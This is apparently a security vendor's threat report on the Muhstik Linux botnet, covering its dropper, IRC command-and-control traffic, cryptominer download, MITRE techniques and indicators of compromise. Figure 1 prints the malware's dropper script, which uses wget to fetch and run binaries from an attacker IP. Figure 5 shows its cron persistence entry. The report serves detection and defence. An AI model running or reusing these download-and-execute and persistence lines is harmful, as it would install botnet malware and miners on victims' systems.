SUBEX

# Muhstik Downloader Threat Report

Date: **14/08/2020**

**Suma Sowdi, Hussain Kathawala**

Muhstik is a variant of STD/Tsunami Bot belonging to a class of backdoor malware for Linux systems. It is used to launch DDoS attacks on the victim system and launches a crypto mining executable binary. In some systems it can also download several files or execute shell commands.

## OVERVIEW

- The dropper shell script of this malware was first intercepted by the Subex Honeypot on 1st August 2020, 2:16:03.
- Muhstik botnet was first exposed by Netlab360 researchers in May 2018.
- Muhstik's Payload is cross compiled for various architectures like ARM, Mips and Intel making it easy for the malware to infect many devices.
- The communication of this malware takes place on the IRC protocol and its new variant has a change in fingerprinting the victim's device to avoid IDS detection.
- Muhstik, the variant of Tsunami Bot can perform DDoS attacks and also launch a Crypto mining agent. It can use multiple exploits to target Linux services such as Drupal, WordPress and GPON routers. Muhstik can duplicate itself in multiple directories and act as a dropper for many malwares.


## PAYLOAD AND INFECTION

The entry of the malware happens through the dropper shell script. The script contains a few download and execution commands through which it can fetch the file "`pty*`" from an external server according to the architecture on the victim system.

The sample found on the Subex Honeypot is the Dropper shell script.

MD5 of the Dropper Shell Script: `861c40811b98780ce8eba0c572dfaa9b`

Dropper URL: `hxxp://167.99.39.134/.x/pty*` where * stands for 1,2,3,4,5,10 and 11 according to the architectures.



```
wget http://167.99.39.134/.x/pty1 -O /var/run/pty1; chmod +x /var/run/pty1; chmod 700 /var/run/pty1; /var/run/pty1 &
wget http://167.99.39.134/.x/pty2 -O /var/run/pty2; chmod +x /var/run/pty2; chmod 700 /var/run/pty2; /var/run/pty2 &
wget http://167.99.39.134/.x/pty5 -O /var/run/pty5; chmod +x /var/run/pty5; chmod 700 /var/run/pty5; /var/run/pty5 &
wget http://167.99.39.134/.x/pty11 -O /var/run/pty11; chmod +x /var/run/pty11; chmod 700 /var/run/pty11; /var/run/pty11 &
wget http://167.99.39.134/.x/pty3 -O pty3; chmod +x pty3 ; chmod 700 pty3 ; ./pty3 &
wget http://167.99.39.134/.x/pty10 -O pty10; chmod +x pty10 ; chmod 700 pty10 ; ./pty10 &
wget http://167.99.39.134/.x/pty4 -O pty4; chmod +x pty4 ; chmod 700 pty4 ; ./pty4 &
wget http://167.99.39.134/.x/pty3 -O /var/tmp/pty3; chmod +x /var/tmp/pty3 ; chmod 700 /var/tmp/pty3 ; /var/tmp/pty3 &
wget http://167.99.39.134/.x/pty3 -O /var/run/pty3; chmod +x /var/run/pty3; chmod 700 /var/run/pty3; /var/run/pty3 &
rm -rf /var/run/1sh
```

*Figure 1*


As shown in the Fig.1,According to the shell script, it downloads the file, changes its permission, first to "`chmod +x`" to give it an executable function and then to "`chmod 700`" which means that others do not have any permission to change the file. The script then also

downloads the file in multiple locations such as "/var/tmp" and "/var/run". It finally removes the 1sh file that would have been created during the runtime.
The pty* is the ELF file that is malicious. We worked on the Intel architecture file of pty. According to the shell script above, the Intel Architecture is of pty3.

| | |
|---|---|
| MD5 of pty3 | f9c9dedda3e52be962fdf7b3b05a8146 |
| Size of pty3 | 49.1 kb |

The pty3 file is UPX packed. Through the shell script it would have directly been executed.
During the execution of the ELF binary, it was found communicating with three different IPs, each during 3 different executions. As shown in Fig.2


| | |
|---|---|
| IP Addresses | 185.62.137.56:2407<br>162.249.2.189:2407<br>185.61.149.22:2407 |
| Domain | irc.deutschland-zahlung.net |



```
1 0.000000000  10.0.2.15         10.0.2.3          DNS   98 Standard query 0x9977 A irc.deutschland-zahlung.net OPT
2 0.016603258  10.0.2.3          10.0.2.15         DNS  146 Standard query response 0x9977 A irc.deutschland-zahlung.net A 185.61.149.22 A 51.210.8…
3 0.018112862  PcsCompu_d5:f5:6a Broadcast         ARP   42 Who has 10.0.2.2? Tell 10.0.2.15
4 0.018570931  RealtekU_12:35:02 PcsCompu_d5:f5:6a ARP   60 10.0.2.2 is at 52:54:00:12:35:02
5 0.018600342  10.0.2.15         185.61.149.22     TCP   74 44058 → 2407 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1949821901 TSecr=0 …
6 0.296000745  185.61.149.22     10.0.2.15         TCP   60 2407 → 44058 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
7 0.296072555  10.0.2.15         185.61.149.22     TCP   54 44058 → 2407 [ACK] Seq=1 Ack=1 Win=64240 Len=0
8 1.018732615  10.0.2.15         185.61.149.22     TCP  136 44058 → 2407 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=82
9 1.019353897  185.61.149.22     10.0.2.15         TCP   60 2407 → 44058 [ACK] Seq=1 Ack=83 Win=65535 Len=0
```

*Figure 2*


When the TCP stream was followed, we could confirm that the sample was Muhstik because of the Username. As shown in Fig.3



```
USER muhstik localhost localhost :muhstik-11052018
```

*Figure 3*

As shown in Fig.4, The port number communicating was seen to be 2407.




```
COMMAND     PID          USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
2iv2hn02h 2887 linux-malware    4u  IPv4  39792      0t0  TCP localhost:2407 (LISTEN)
2iv2hn02h 2887 linux-malware    6u  IPv4  43616      0t0  TCP Linux-Malware:46530->185.62.137.56.static.a2webhosting.com:2407 (ESTABLISHED)
```

*Figure 4*

We could observe that first the connection was established to the IP 185.62.137.56 using the TCP protocol and then was listened to.
The malware was also seen copying itself in different directories like:

- /var/tmp
- /var/run
- /dev/shm
- /run/lock

After duplication, it creates crontab entries to persist in the system. According to the found crontab entry, it carries on a specific action after every 5 minutes as shown in Fig 5.



```
* * * * * /var/lock/pty3 > /dev/null 2>&1 &
```

*Figure 5*

## NETWORK TRAFFIC ANALYSIS


Once the activities have been finished, the collection of information is sent to C&C server using the IRC protocol with a custom port 2407.

The malware assigns a nickname for the victim's system which consists of 4 parts**.**

The parts are:

- "**x86**" – Architecture of the Victim's system
- "**1**" – Binary digit to confirm whether it is the root user or not
- "**10732083**" – A unique number
- **"3c84e6ab8b6749415b76a0f1e49d33eb"** – MD5 of Part of the Victim's device name


After the allocation of username and nickname, the C&C server sends a PING and in response the victim's device sends a PONG as seen in Fig.6



```
10 1.214186676   185.61.149.22    10.0.2.15        TCP     70 2407 → 44058 [PSH, ACK] Seq=1 Ack=83 Win=65535 Len=16
11 1.214236845   10.0.2.15        185.61.149.22    TCP     54 44058 → 2407 [ACK] Seq=83 Ack=17 Win=64224 Len=0
12 1.214637916   10.0.2.15        185.61.149.22    TCP     69 44058 → 2407 [PSH, ACK] Seq=83 Ack=17 Win=64224 Len=15
13 1.215202179   185.61.149.22    10.0.2.15        TCP     60 2407 → 44058 [ACK] Seq=17 Ack=98 Win=65535 Len=0
```

*Figure 6*

It then sets the mode using a Mode command
After an hour of execution, it was observed that there was another ELF being downloaded from the C&C server using a GET request as shown in Fig. 7




```
678 11009.497753… 167.99.39.134    10.0.2.15        TCP       60 80 → 54446 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
679 11009.497904… 10.0.2.15        167.99.39.134    TCP       54 54446 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
680 11010.706081… 10.0.2.15        167.99.39.134    HTTP     200 GET /xmra64 HTTP/1.1
681 11010.706563… 167.99.39.134    10.0.2.15        TCP       60 80 → 54446 [ACK] Seq=1 Ack=147 Win=65535 Len=0
682 11017.819988… 167.99.39.134    10.0.2.15        TCP     1474 80 → 54446 [ACK] Seq=1 Ack=147 Win=65535 Len=1420 [TCP segmen…
683 11017.820072… 10.0.2.15        167.99.39.134    TCP       54 54446 → 80 [ACK] Seq=147 Ack=1421 Win=63900 Len=0
684 11017.820602… 167.99.39.134    10.0.2.15        TCP     2894 80 → 54446 [ACK] Seq=1421 Ack=147 Win=65535 Len=2840 [TCP seg…
685 11017.820637… 10.0.2.15        167.99.39.134    TCP       54 54446 → 80 [ACK] Seq=147 Ack=4261 Win=62480 Len=0
```

*Figure 7*

MD5 of the secondary file: `497f4e24464a748c52f92de1fba33551`

This file was seen communicating with the C&C server. The specified user agent was seen to be "`XMRig/3.2.0`" and the communication seemed similar to that of a crypto miner as shown in Fig.8



```
{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"x","pass":"x","agent":"XMRig/3.2.0 (Linux x86_64) libuv/1.37.0 gcc/9.3.0","algo":["cn/1","cn/
2","cn/r","cn/wow","cn/fast","cn/half","cn/xao","cn/rto","cn/rwz","cn/zls","cn/double","rx/0","rx/wow","rx/loki"]}}
{"jsonrpc":"2.0","id":1,"error":null,"result":{"id":"f35f4bacf79a7f73","job":
{"blob":"0c0c8ae9d0f9051c20769e489c5ef18728ae8b9197ceb4ba984fd6928a992475f8c4fe9a1f51a500000008015d34cc50ae9b1457c9b7e5a2b833ea7e16678122dce1354cc6245a21b9c6c
302","job_id":"532374910778821","target":"f8170000","algo":"rx/0","height":
2163004,"seed_hash":"07391cfe8379829a711523f518e4703c3fe47ed68b9b6a67c99b02d52989096b"},"extensions":
["algo","nicehash","connect","tls","keepalive"],"status":"OK"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0c0cffead0f905130e3072c09f43ecbd2b24be66de27f50434a68825b8663f04f1e71558eacbf600000008baf32d1186827986f574d578cc9b438a64763a5575ec2b780c79d525ac30d36
11b","job_id":"189306383910688","target":"e6150000","algo":"rx/0","height":
2163005,"seed_hash":"07391cfe8379829a711523f518e4703c3fe47ed68b9b6a67c99b02d52989096b"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0c0cb3ebd0f905bbfdd15c56b982c6d27d440ce98770dd50a37e19de0f99d0eebc779241b029af00000008657417f3abb3f672b705e5b311a5f7903c3cc6f82a747148d8f0dcb11a9e14a
501","job_id":"660629188398572","target":"b2160000","algo":"rx/0","height":
```

*Figure 8*

## MITRE ATT&CK TECHNIQUES USED

| Technique ID | Technique |
|---|---|
| T1053 | Scheduled Task/Job |
| T1059 | Command and Scripting Interpreter |
| T1564 | Hide Artifacts |
| T1222 | Files and Directory Permission Modification |
| T1027 | Obfuscated Files or Information |
| T1070 | Indicator Removal on Host |
| T1518 | Software Discovery |

## VULNERABILITIES TARGETTED

- CVE-2019-2725
- CVE-2017-10271
- CVE-2018-7600

## IOC's

| |
|---|
| f9c9dedda3e52be962fdf7b3b05a8146 |
| fd55671c226217e639278e874ecfdf06 |
| 6e1e7dfc55924c0eef1e92435bc1d7b2 |
| 7c7c3fe242561bc42ab567c8ae16288f |
| 4b55ffb75bd8f3e236b899e98353d851 |
| 185.62.137.56:2407 |
| 162.249.2.189:2407 |
| 185.61.149.22:2407 |
| irc.deutschland-zahlung.net |

## SUBEXSECURE PROTECTION

SubexSecure detects the Dropper Shell Script as "SS_Gen_Downloader_shell_Muhstik"

SubexSecure detects the Muhstik ELF Binary as "SS_Gen_ELF_Muhstik"

SubexSecure detects the Cryptominer ELF Binary as "SS_Gen_ELF_Miner_A"

SubexSecure detects the Muhstik C&C server communication as "SS-Muhstik_C2_Traffic.A"

SubexSecure detects the Cryptominer Downloader as "SS-Cryptominer_Downloader.A"

SubexSecure detects the Cryptomining Communication as "SS-Cryptomining_C2_Traffic.A"

## OUR HONEYPOT NETWORK

This report has been prepared from threat intelligence gathered by our honeypot network that is today operational in 62 cities across the world. These cities have at least one of these attributes:

- Are landing centers for submarine cables
- Are internet traffic hotspots
- House multiple IoT projects with a high number of connected endpoints
- House multiple connected critical infrastructure projects
- Have academic and research centers focusing on IoT
- Have the potential to host multiple IoT projects across domains in the future

Over 3.5 million attacks a day registered across this network of individual honeypots are studied, analyzed, categorized and marked according to a threat rank index, a priority assessment framework that we have developed within Subex. The network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity flavors globally. Devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.